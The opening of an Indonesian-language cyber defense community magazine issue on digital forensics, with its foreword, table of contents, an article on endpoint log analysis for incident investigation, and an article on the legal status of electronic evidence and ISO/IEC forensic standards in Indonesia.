

# CDEF

Cyber Defense Community

# Magazine

TURUT SERTA MENCERDASKAN KEHIDUPAN BANGSA

## WAWANCARA EKSLUSIF “DON ANTO” DAN “SHELLY”



**HOT TOPICS**

**TOP RANSOMWARE 2018**

**THE FAULT IN OUR SHELLS**

**CYBER HORIZON**

**DIGITAL FORENSIC STANDAR OPERASIONAL PROSEDUR & METODENYA**

**ASPEK HUKUM DAN STANDARD DALAM DIGITAL FORENSIK**

**TUTORIAL**

**BROIDS (LANJUTAN)**

**REVIEW**

**BERKENALAN DENGAN ALAT REVERSE ENGINEERING : XORI**

# Magazine

Cyber Defense Community

## Tim Redaksi

Digit Oktavianto

Adi Nugroho

Sida Nala Rukma J

Wahyu Nuryanto

Annisa Fitriana

## Tim Desain Grafis

Sida Nala Rukma J

## Tim Editor & “Proof Reading”

Paulus Tamba

Rusdi Rachim

Fransiskus Indromojo

Harun Al Rasyid

Bambang Susilo

Rebiyana Maulana

## Penasihat

Rusdi Rachim

Harun Al Rasyid

# Kata Pengantar

Salam Sahabat Pembaca Buletin CDEF,

Puji syukur serta ucapan terima kasih yang tak terhingga kami panjatkan kepada Tuhan Yang Maha Kuasa atas serta izinnya, ditengah kesibukan teman-teman semua, kami (komunitas Cyber Defense) masih dapat merilis buletin edisi keempat yang kali ini mengangkat tema mengenai forensik digital.

Peluncuran edisi kali ini bertepatan dengan tanggal 10 November atau peringatan hari Pahlawan. Hal ini tidak lain adalah sebagai bentuk upaya komunitas CDEF untuk mengisi kemerdekaan dan menghargai arti perjuangan, tumpah darah serta untuk mengenang jasa para pahlawan kusuma bangsa yang telah mengorbankan harta, jiwa dan raga demi kemerdekaan Indonesia yang kita nikmati hingga saat ini.

Dalam edisi kali ini kami melakukan wawancara ekslusif dari praktisi keamanan siber khususnya di bidang Digital Forensik yang hingga hari ini masih terus konsisten menggeluti bidang “Digital Forensic”. Selain itu dalam edisi ini juga diulas beberapa artikel mengenai aspek hukum digital forensik, standar operasional prosedur dalam digital forensik, tutorial lanjutan dari edisi sebelumnya mengenai IDS Bro dan yang tidak kalah penting Hot Topics pada edisi kali ini adalah Top Ransomware 2018 serta “The Fault in Our Shells”. Kesemua artikel tersebut merupakan kontribusi sukarela dari anggota komunitas untuk berbagi pengetahuan, pengalaman dan ilmu yang dimiliki untuk terus memajukan bidang Cyber Defense di Indonesia.

# Magazine

Cyber Defense Community

## Kontak

Kritik dan saran dapat dikirimkan ke alamat e-mail redaksi  
redaksi[at]cdef.id

Tak lupa kami menghaturkan beribu-ribu terima kasih kepada para kontributor, proof reader, serta reviewer yang telah me luangkan pikiran, waktu dan tenaganya untuk memberikan masukan dan saran terhadap artikel yang diterima oleh Tim Redaksi.

Kami sadar bahwa kesempurnaan hanyalah milik Tuhan, apa yang kami rilis semua atas kehendaknya dan jauh dari kata sempurna. Oleh karena itu guna perbaikan, peningkatan kualitas dan keberlanjutan buletin ini ke depannya kami sangat mengharapkan kritik, masukan dan saran dari pembaca se kalian. Tak lupa kami mengundang seluruh pegiat cyber defense di seluruh tanah air untuk berkontribusi ide, pengalaman, dan pengetahuan yang dimiliki untuk berbagi dengan seluruh sahabat pembaca majalah CDEF di tanah air. Semoga sumbangsih yang kecil ini dapat terus memajukan dan turut mencerdaskan bangsa di bidang keamanan siber.

Selamat membaca dan mengeksplorasi !!

**Tim Redaksi CDEF**

# DAFTAR ISI

1

## CYBER HORIZON

**ANALISIS LOG UNTUK INVESTIGASI  
DIGITAL FORENSIK**

- DIGIT OKTAVIANTO

7

**ASPEK HUKUM DAN STANDAR DALAM  
DIGITAL FORENSIK**

- SATRIYO WIBOWO

13

**DIGITAL FORENSIC, STANDARD OPERASIONAL  
PROSEDUR DAN METODENYA**

- PRATOMO DJATI NUGROHO

20

**MENGENAL FRAUD PADA E-COMMERCE**

- FADILLAH INDRA

31

**PANDUAN DASAR PERLINDUNGAN DATA  
DAN INFORMASI**

- DEALFINTHY GITARINI

40

**PENINGKATAN KESADARAN  
KEAMANAN INFORMASI**

- SAEPUDIN

46

**KEMBALI KE DASAR : BEBERAPA ASPEK YANG  
SERING TERLUPAKAN DALAM PENGAMANAN  
INFORMASI**

- PAULUS TAMBA

50

# DAFTAR ISI

## TUTORIAL

2

62

### PENGENALAN IDS BRO (LANJUTAN)

- SIDA NALA RUKMA J.

73

### STRATEGI PERSIAPAN ORGANISASI DALAM MENGHADAPI INSIDEN KEAMANAN SIBER

- ERYK BUDI PRATAMA

3

## TOKOH

### WAWANCARA EKSLUSIF BERSAMA DON ANTO

- TIM REDAKSI

86

### WAWANCARA EKSLUSIF BERSAMA MBA SHELLY

- TIM REDAKSI

100

## HOT TOPICS

4

110

### TOP RANSOMWARE 2018

- M. GALUH

127

### THE FAULT IN OUR SHELLS : SEBUAH TINJAUAN SEMINGGU MENJALANKAN COWRIE

- EWALDO SIMON HIRAS

# DAFTAR ISI

## 5 REVIEW

BERKENALAN DENGAN ALAT  
REVERSE ENGINEERING DARI DEFCON26 : XORI

- NARDENDRA SAPUTRA MONGAN

142

## 6 EVENT REPORT

MEETUP CYBER DEFENSE DI PT TELKOM

- TIM REDAKSI

149

## 7 KALEIDOSKOP

KALEIDOSKOP KOMUNITAS CDEF 2018

- TIM REDAKSI

157

CYBERSECURITY EVENT CALENDAR

- TIM REDAKSI

166

1

# CYBER HORIZON

“Kita tunjukkan bahwa kita adalah benar-benar orang yang ingin merdeka...Lebih baik kita hancur lebur daripada tidak merdeka”

– Bung Tomo

©mugikun2015



**MERDEKA  
ATAU MATI**

# ANALISIS LOG UNTUK INVESTIGASI DIGITAL FORENSIC

ditulis oleh Digit Oktavianto



## Log Analysis Introduction

Pada edisi CDEF Q1, Sida Nala Rukma membahas mengenai **Basic Log Management**, serta bagaimana manfaatnya menerapkan *log management* pada Organisasi Anda. Pada edisi kali ini, Penulis akan lebih menekankan bagaimana memanfaatkan *Log Analysis* untuk kepentingan investigasi pada kasus *Digital Forensic*. Dalam hal *log analysis* ini, Penulis mengelompokkan menjadi 2 kategori utama untuk log analysis yang bisa digali oleh seorang *Investigator* ketika melakukan *Forensic Investigation*.

- Log dari perangkat Network, perangkat *Security Device* (seperti *Router*, *Switch*, *IDS*, *Firewall*, *Proxy*, *DNS*, dan lainnya) dan
- Log dari sisi Endpoint (seperti *Server*, *Desktop*, dan lainnya).

Pada artikel ini, Penulis akan memfokuskan dari sudut pandang *log* pada *endpoint*.

*Log analysis* yang melibatkan log dari sisi *endpoint*, bisa berupa *event log* dari sistem operasi, log dari aplikasi, log dari database, dan lainnya. Pada dasarnya, ketika seorang Investigator melakukan investigasi sebuah insiden keamanan, hal yang paling sering ditanjakan adalah apakah log-nya masih tersedia, dan jika “Ya” jawabannya, log apa saja yang bisa diperoleh?

Dari log ini, secara general, seorang Investigator akan melihat gambaran *timeline* aktivitas serta kejadian apa saja yang terjadi di sisi *endpoint* tersebut. Biasanya metode yang digunakan oleh *digital forensic Investigator* hampir sama dengan apa yang dilakukan oleh seorang detektif saat sedang melakukan olah TKP (Tempat Kejadian Perkara). *Digital forensic Investigator* akan melihat aktivitas-aktivitas sebelum insiden keamanan terjadi untuk melihat aktivitas apa saja yang melibatkan *threat Actor* tersebut untuk kemudian mengumpulkan *evidence*.

Namun, ada kalanya ketika *digital forensic Investigator* sedang melakukan analisis, menemukan suatu kondisi dimana *threat Actor* telah menghapus atau melakukan wiping terhadap log tersebut untuk menghilangkan jejak (*covering tracks*). Untuk itu, pentingnya log management adalah bagaimana melakukan agregasi log dari sisi *endpoint* (dan perangkat lainnya), untuk diintegrasikan ke perangkat seperti *log management* atau SIEM, sehingga ketika terjadi penghapusan jejak dari *threat Actor* yang melakukan wiping dari log ini, Investigator tetap dapat melakukan analisis dari log yang sudah diagregasikan ke SIEM/perangkat *log management* tersebut.

## Critical Log Review Untuk Aktivitas DFIR

Ada beberapa elemen log yang cukup kritis dan biasanya seringkali menjadi perhatian bagi para *Digital Forensic, Incident Response* (DFIR).

Ketika sedang menganalisis sebuah log dari insiden keamanan, *critical log review* ini biasanya merupakan log-log yang penting untuk di-highlight untuk mencari sumber informasi mengenai insiden yang terjadi.

Untuk sistem operasi Windows:

- ▶ *Application logs* dari event viewer,
- ▶ *Security logs* dari event viewer, dan
- ▶ *System logs* dari event viewer.

atau ketiganya dapat di ambil dari Folder: \Windows\System32\winevt\Logs\

Untuk sistem operasi Linux:

- ▶ **/var/log/message** : Untuk general message dan segala sesuatu yang berkaitan dengan system,
- ▶ **/var/log/auth.log** : Authentication logs,
- ▶ **/var/log/kern.log** : Kernel logs,
- ▶ **/var/log/boot.log** : System boot log dan
- ▶ **/var/log/utmp** atau **/var/log/wtmp** : Login records file.

Adapun secara singkat meringkas dari rujukan **SANS Critical Security Log Review for Incident Response** [1]:

WHAT TO LOOK FOR ON LINUX	
<b>Successful user login</b>	“Accepted password”, “Accepted publickey”, “session opened”
<b>Failed user login</b>	“authentication failure”, “failed password”
<b>User log-off</b>	“session closed”
<b>User account change or deletion</b>	“password changed”, “new user”, “delete user”
<b>Sudo actions</b>	“sudo: ... COMMAND=...” “FAILED su”
<b>Service failure</b>	“failed” or “failure”

## WHAT TO LOOK FOR ON WINDOWS

- Event IDs are listed below for Windows 2000/XP. For Vista/7 security event ID, add 4096 to the event ID.
- Most of the events below are in the Security log; many are only logged on the domain controller.

User logon/logoff events	Successful logon 528, 540; failed logon 529-537, 539; logoff 538, 551, etc
User account changes	Created 624; enabled 626; changed 642; disabled 629; deleted 630
Password changes	To self: 628; to others: 627
Service started or stopped	7035, 7036, etc.
Object access denied (If auditing enabled)	560, 567, etc

Untuk Pembaca yang berminat untuk mempelajari lebih detail mengenai *log analysis* ini, berikut Penulis sertakan beberapa referensi dan sumber yang bisa sangat bermanfaat untuk digunakan, terutama ketika sedang melakukan investigasi insiden keamanan :

- <https://www.malwarearchaeology.com/cheat-sheets/>

URL di atas memberikan berbagai macam informasi detail mengenai seluk-beluk log pada *Windows Platform*. Anda dapat memperoleh informasi yang sangat berharga di sana. Adapun Pembuat website tersebut juga menyertakan *mapping* antara Windows Log dengan MITRE ATT&CK Framework dimana ATT&CK Framework merupakan sebuah *framework* yang mempelajari TTPs (*Tactics*, *Techniques*, dan *Procedures* dari *threat Actor*.) Sehingga hal ini memudahkan Investigator untuk memahami bagaimana pola fikir serta pattern yang biasa digunakan oleh *threat Actor*, dan dimana sumber log/lokasi log yang bisa dijadikan rujukan untuk menganalisis TTPs yang digunakan oleh *threat Actor*.

- <https://www.ultimatewindowssecurity.com/>

Website di atas adalah salah satu sumber rujukan Penulis terkait dengan *Windows Event ID*. Sebagaimana kita ketahui bersama, ada banyak sekali *Windows Event ID* be-

serta tipe untuk setiap *Event ID* tersebut, sehingga, bagi Anda yang sulit menghapal, akan seringkali terlupa untuk beberapa *Windows Event ID* yang mungkin tidak umum muncul pada Log di *Event Viewer Windows*. Website di atas dapat Anda jadikan rujukan untuk mempelajari lebih detail mengenai *Windows Event ID*, dan juga website di atas menyediakan informasi berupa *Cheat Sheet* untuk memperhatikan beberapa *Windows Event ID* yang sering sekali berkorelasi terhadap aktivitas dari threat Actor/ insiden keamanan.

● [https://www.jpcert.or.jp/english/pub/sr/ir\\_research.html](https://www.jpcert.or.jp/english/pub/sr/ir_research.html)

URL di atas merupakan hasil riset dari JP CERT Team (*Japan Computer Emergency Response Team*) mengenai pendekripsi *Lateral Movement* dari threat Actor menggunakan event logs. Riset yang dipublikasikan JP CERT tersebut sangat menarik, terutama berfokus pada penggunaan tools serta TTPs yang digunakan oleh threat Actor saat melakukan *Lateral Movement*.

● <https://www.eurovps.com/blog/important-linux-log-files-you-must-be-monitoring/>

Website di atas memberikan sumber referensi mengenai Log Linux yang patut diperhatikan, terutama bagi system administrator atau Infosec Officer. Referensi di atas cukup membantu Anda untuk mempelajari lebih detail mengenai log-log yang disebutkan di atas untuk mempelajari aktivitas yang terjadi pada saat terjadi insiden keamanan.

Demikian sedikit ulasan dari Penulis terkait dengan *log analysis* untuk membantu investigasi *digital forensic*. Semoga di kesempatan mendatang Penulis dapat membahas lebih jauh mengenai pemanfaatan log dalam analisis serangan dan investigasi kasus *digital forensic*.

## Referensi

1. <https://www.sans.org/brochure/course/log-management-in-depth/6>
2. <https://www.eurovps.com/blog/important-linux-log-files-you-must-be-monitoring/>
3. <https://stackify.com/linux-logs/>
4. <https://thehackernews.com/2015/03/network-forensic-analysis.html>
5. <https://resources.infosecinstitute.com/log-analysis-web-attacks-beginners-guide/#gref>
6. <https://www.sans.org/brochure/course/log-management-in-depth/6>
7. <https://www.malwarearchaeology.com/cheat-sheets/>
8. [https://www.jpcert.or.jp/english/pub/sr/ir\\_research.html](https://www.jpcert.or.jp/english/pub/sr/ir_research.html)
9. <https://www.eurovps.com/blog/important-linux-log-files-you-must-be-monitoring/>
10. <https://www.sans.edu/cyber-research/security-laboratory/article/6toplogos>



### DIGIT OKTAVIANTO

*GCIH, GICSP, CEH, ECSA, ECIH, CHFI, CAST 612. CEI, IBM QRadar Security Associate*

Digit Oktavianto, atau yang sering disapa Digit, adalah seorang pegiat *cybersecurity*, *independent security researcher* dan *security architect* di perusahaan PT. Mitra Integrasi Informatika. Beberapa pengalaman dan topik yang merupakan *passion* dari Digit Oktavianto antara lain : *Cyber Security Operation Center, Threat Hunting, DFIR (Digital Forensic and Incident Response), Malware Analysis, Cyber Defense Operation, Threat Intelligence, OSINT, Incident Handling and Incident Response, Active Defense and Continuous Monitoring, ICS/Scada Security*.

# ASPEK HUKUM DAN STANDAR FORENSIK DIGITAL

ditulis oleh Satriyo Wibowo



[www.popsci.com/sites/popsci.com/files/styles/1000\\_1x\\_/public/import/2013/images/2013/02/digital-fingerprint.jpg?itok=scbVWtwO](http://www.popsci.com/sites/popsci.com/files/styles/1000_1x_/public/import/2013/images/2013/02/digital-fingerprint.jpg?itok=scbVWtwO)

Bicara mengenai Forensik Digital (FD) seperti layaknya berbicara mengenai Fintek dan Smartgrid. Semuanya adalah perpaduan dua dunia yang mungkin terjadi karena kemajuan teknologi. Kita seringkali terjebak hanya fokus berdiskusi di sisi teknisnya saja padahal seharusnya sisi kedua juga harus diperhatikan. Pembahasan Fintek dan Smartgrid seharusnya membahas juga sisi dunia finansial ekonomi dan ketenagalistrikan, begitu pula sisi forensik dari FD.

Forensik adalah istilah yang sangat erat dengan penyidikan dan barang bukti. Tidak hanya jenazah saja, pada dasarnya forensik dilakukan di semua tempat kejadian perkara untuk mengumpulkan bukti kejadian. Laboratorium Forensik Polisi mempunyai kapabilitas untuk melakukan forensik di bidang:

- FISKOMFOR (Fisika dan Komputer Forensik),

- ▶ KIMBIOFOR (Kimia dan Biologi Forensik),
- ▶ NARKOBAFOR (Narkoba Forensik),
- ▶ DOKUPALFOR (Dokumen dan Uang Palsu Forensik), dan
- ▶ BALMETFOR (Balistik dan Metalurgi Forensik).

Bagaimana hasil forensik tersebut dapat diterima oleh pengadilan, semua menganut konsep *Chain of Custody* (CoC), prosedur dokumentasi barang bukti yang memastikan tingkat keasliannya sama dengan ketika pertama kali ditemukan. Demikian pula barang bukti elektronik, rangkaian tahapan akuisisi, pemeriksaan, analisis, dan pelaporan harus terdokumentasikan dan dapat menjadi pegangan ketika bukti elektronik tersebut diuji oleh pihak ketiga untuk memastikan hasil pemeriksaan sebelumnya (baca tulisan saya di [1]).

Artikel kali ini akan menjelaskan mengenai aspek hukum sehingga bukti elektronik dapat diterima oleh pengadilan sebagai bukti hukum, standar yang digunakan, dan proses forensik digitalnya.

## Bukti Elektronik

Harap diperhatikan, istilah yang tertera di dalam UU ITE adalah bukti elektronik untuk mewakili berbagai macam perangkat elektronik baik analog maupun digital. Walaupun demikian, sayangnya tidak ada definisi bukti elektronik dalam UU ITE baik UU no 11/2008 maupun perubahannya di UU no 19/2016. Penyebutan bukti elektronik ada pada pasal 5 UU ITE yaitu informasi elektronik dan/atau dokumen elektronik dan/atau hasil cetaknya merupakan alat bukti hukum yang sah yang sesuai dengan Hukum Acara yang berlaku di Indonesia.

Hal ini mengundang pertanyaan berikutnya karena definisi alat bukti di UU No. 8/1981 tentang Hukum Acara Pidana Pasal 184 menyatakan bahwa alat bukti yang sah adalah: keterangan saksi, keterangan ahli, surat, petunjuk, dan keterangan terdakwa. Sementara jika menilik UU No. 8/1981 Pasal 39 ayat (1) disebutkan mengenai apa-apa saja yang dapat disita yang dapat dijadikan barang bukti, yaitu :

- ▶ Benda atau tagihan tersangka atau terdakwa yang seluruh atau sebagian diduga diperoleh dari tindakan pidana atau sebagai hasil dari tindak pidana;

- ▶ Benda yang telah dipergunakan secara langsung untuk melakukan tindak pidana atau untuk mempersiapkannya;
- ▶ Benda yang digunakan untuk menghalang-halangi penyelidikan tindak pidana;
- ▶ Benda yang khusus dibuat atau diperuntukkan melakukan tindak pidana; dan
- ▶ Benda lain yang mempunyai hubungan langsung dengan tindak pidana yang dilakukan.

Apabila kita memperhatikan perangkat elektronika yang berhubungan dengan kejahatan elektronika, tentu dapat dengan mudah kita klasifikasikan sebagai barang bukti elektronik karena sesuai dengan definisinya pada pasal di atas. Jadi, bukti elektronik adalah alat bukti atau barang bukti?

Kedua-duanya benar. Secara fisik, memang perangkat elektronik seperti komputer, *laptop*, *smartphone*, CCTV, server, masuk dalam definisi barang bukti yang dapat disita karena memenuhi salah satu, beberapa, atau semua kategori dalam Pasal 39 ayat (1) di atas. Penjahat siber menggunakan komputer secara insentif untuk secara langsung melakukan kejahatan, melakukan usaha menutupi kejahatannya, membuat kode khusus untuk melakukan kejahatan, atau menyimpan hasil kejahatannya di dalam perangkat elektronik.

Namun demikian, kegiatan forensik digital yang meliputi identifikasi, pengumpulan, akuisisi, dan preservasi akan menghasilkan *file-file* yang dijadikan bukti digital, dokumentasi pemeriksaan, laporan CoC dari awal sampai akhir, dan keterangan ahli. Kesemuanya masuk ke dalam definisi alat bukti. Keterangan ahli di sini dapat berasal dari dua pihak, pihak laboratorium forensik kepolisian ataupun pihak ketiga yang menyangkalnya.

## Keterangan Ahli Forensik Digital

Tidak semua orang dapat menjadi ahli (ingat, istilahnya bukan saksi ahli) yang bisa dihadirkan di pengadilan. Menurut UU No. 8/1981 Pasal 1, keterangan ahli adalah keterangan yang diberikan oleh seorang yang memiliki keahlian khusus tentang hal yang diperlukan untuk membuat terang suatu perkara pidana guna kepentingan pemeriksaan. Sementara dalam Penjelasan UU ITE, yang dimaksud dengan “ahli” adalah seseorang yang memiliki keahlian khusus di bidang Teknologi Informasi yang dapat dipertanggungjawabkan secara akademis maupun praktis mengenai pengetahuannya tersebut.

Beberapa pertanyaan pernah menyeruak mengenai dapatkah ahli yang dihadirkan di persidangan dituntut karena dianggap keterangannya merugikan pihak yang bersengketa? Menurut penulis tidak. Sesuai UU No. 8/1981, yang dibutuhkan dalam persidangan adalah keterangannya sehingga selama telah dapat dibuktikan dan dipertanggungjawabkan keahliannya, maka dia terbebas dari tuntutan. Namun demikian berbeda halnya apabila menurut organisasi profesi yang menaungi keahlian tersebut menyatakan bahwa keterangan ahli tersebut salah dan merugikan orang lain, barulah dapat dilakukan sidang etik di dalam internal organisasi tersebut.

Apabila di luar negeri ada sertifikat personal dan sertifikat produk (hardware dan tools) yang menjadi syarat ahli di pengadilan, di Indonesia cukup sertifikat personal saja. Sertifikat adalah satu bukti pengakuan terhadap kompetensi tertentu. Menurut PP no. 10/2018 tentang BNSP, standar kompetensi yang diakui adalah Standar Kompetensi Kerja Nasional (SKKNI), Standar Internasional, dan Standar Khusus. Kompetensi Forensik Digital sendiri belum terdefinisi di dalam Peta Okupasi TIK dan SKKNI IT Security and Compliance (baca artikel saya di [2]) meskipun beberapa industri dan kementerian lembaga mulai memasukkan keahlian ini dalam unit kerja mereka terutama di bidang penyidikan internal.

Standar kompetensi Forensik Digital yang ada saat ini adalah standar internasional seperti sertifikasi CHFI dan ECIH dari EC Council, GCFE dari SANS Institute, serta standar khusus Kepolisian dimana LSP Polri mengeluarkan sertifikat internal khusus untuk anggota kepolisian yang telah lulus uji kompetensi termasuk diantaranya Forensik Digital. Standar kepolisian bisa dikatakan lebih berat karena adanya perhitungan pengalaman dan tuntutan profesi untuk memastikan bukti elektronik layak diajukan ke pengadilan.

Dalam pembuatan standar kompetensi ini, diperlukan patokan sehingga kualitas pemegang sertifikatnya sama di seluruh dunia. Yang umum dijadikan patokan adalah standar yang dikeluarkan oleh ISO (International Organization for Standardization) yang telah diajarsi sebagai SNI (Standar Nasional Indonesia) berdasarkan UU No. 20 Tahun 2014 tentang Standardisasi dan Penilaian Kesesuaian.

## Standar Forensik Digital

Kegiatan forensik digital yang meliputi identifikasi, pengumpulan, akuisisi, dan preservasi

distanarisasi dalam ISO/IEC 27037 dan telah diadopsi menjadi SNI ISO/IEC 27037:2014 mengenai Pedoman Identifikasi, Pengumpulan, Akuisisi, dan Preservasi Bukti Digital. Meskipun standar ini mengenai bukti digital, dalam kenyataannya bukti analog seperti rekaman pada tape masih dapat menggunakan konsepsi dan tata caranya.

Proses Forensik Digital yang didefinisikan dalam standar tersebut adalah:

- Proses identifikasi adalah proses yang meliputi pencarian, pengenalan, dan pendokumentasian hal-hal yang potensial menjadi bukti digital,
- Proses pengumpulan adalah proses mengumpulkan perangkat fisik yang di dalamnya berpotensial berisi bukti digital,
- Proses akuisisi adalah proses membuat salinan data dari suatu perangkat fisik yang telah dikumpulkan di atas, dan
- Proses preservasi adalah proses untuk menjaga dan mengamankan integritas dan atau kondisi asli segala suatu yang berpotensial menjadi bukti digital.

Pengumpulan bukti digital menganut tiga prinsip utama. Relevansi bukti terhadap kasus, proses yang dilakukan dapat diaudit dan diulang kembali artinya tidak ada kerusakan pada bukti, dan bukti yang diambil cukup jumlahnya serta tepat materinya. Apabila dalam proses pengumpulannya terjadi perubahan, hendaknya perubahan tersebut memang sudah diketahui risikonya dan dilakukan dokumentasi alasan dan prosesnya.

Standar ini memberikan patokan penanganan terhadap perangkat elektronik dalam kondisi yang berbeda-beda. Berbagai macam skenario yang bisa ditemukan antara lain: perangkat yang ditemukan dalam keadaan hidup, perangkat dalam keadaan mati, perangkat dalam keadaan hidup namun tidak dimungkinkan untuk dimatikan, perangkat kritis, perangkat dengan ukuran raksasa, perangkat dalam keadaan terhubung dengan jaringan (fisik, virtual, nirkabel, virtual machine, dsb), perangkat CCTV, dan sebagainya. Tiap skenario membutuhkan proses dan tindakan yang berbeda yang akan dijelaskan di tulisan yang berbeda.

SNI ISO/IEC 27037:2014 juga memberikan patokan akan kemampuan inti dan kompetensi yang harus dimiliki oleh seorang *Digital Evidence First Responder* (DEFR). Kemampuan inti-

nya dibagi menjadi empat proses dari identifikasi, pengumpulan, akuisisi, dan preservasi yang kemudian didetaikkan di deskripsi kompetensi dalam bentuk pemahaman, pengetahuan, dan kemampuan. Informasi ini haruslah dikembangkan lebih lanjut untuk mengisi kekosongan SKKNI Forensik Digital yang mempunyai format berbeda.

Selain SNI ISO/IEC 27037:2014 , terdapat standar lain yang mengatur Forensik Digital walaupun belum semua di-SNI-kan, yaitu:

- ISO/IEC 17025:2017 mengenai standar pembuatan laboratorium yang sering dipakai juga untuk mempersiapkan lab forensik digital,
- ISO/IEC 27041:2015 menawarkan panduan tentang aspek jaminan forensik digital, misal memastikan bahwa metode dan alat yang tepat digunakan dengan benar,
- ISO/IEC 27042:2015 mencakup apa yang terjadi setelah bukti digital dikumpulkan, yaitu analisis dan interpretasinya,
- SNI ISO/IEC 27043:2016 mencakup kegiatan penyelidikan insiden yang lebih luas, dimana forensik biasanya terjadi,
- ISO/IEC 27050 (ada 4 bagian) menyangkut penemuan elektronik yang cukup banyak dari apa yang dicakup oleh standar lain,
- ISO/IEC 30121:2015 menyediakan kerangka kerja untuk manajemen mengenai cara terbaik untuk mempersiapkan organisasi dalam investigasi digital sebelum kejadian, dan
- British Standard BS 10008: 2008 mengenai metode dan spesifikasi pembobotan bukti yang jelas dan penerimaan informasi elektronik yang sah.

## Penutup

Profesi forensik digital semakin menjadi keniscayaan saat ini dengan semakin tidak terpisahkannya teknologi informasi dan komunikasi dalam kehidupan manusia. Kebutuhan akan penyidik forensik digital baik dari kepolisian, PPNS, maupun swasta semakin meningkat seiring meningkatnya fraud dan kejahatan di dunia siber. Kesempatan bagi yang muda untuk mengasah dan mempersiapkan diri menghadapi peluang ini.

## Referensi

1. <https://inet.detik.com/security/d-3816868/coc-kunci-bukti-digital-diterima-pengadilan>
2. <http://inet.detik.com/read/2018/05/02/185054/4001592/398/keamanan-siber-dalam-peta-sdm-teknologi-indonesia>
3. Muhammad Nuh Al-Azhar, 2012, Digital Forensic Practical Guidelines for Computer Investigation
4. UU No. 8/1981 tentang Hukum Acara Pidana
5. UU No. 11/2008 tentang Informasi dan Transaksi Elektronik
6. UU No. 19/2016 tentang Perubahan UU no 11/2008 tentang Informasi dan Transaksi Elektronik
7. UU No. 20 Tahun 2014 tentang Standardisasi dan Penilaian Kesesuaian
8. PP No. 10/2018 tentang Badan Nasional Sertifikasi Profesi
9. SNI ISO/IEC 27037:2014 mengenai Pedoman Identifikasi, Pengumpulan, Akuisisi, dan Preservasi Bukti Digital



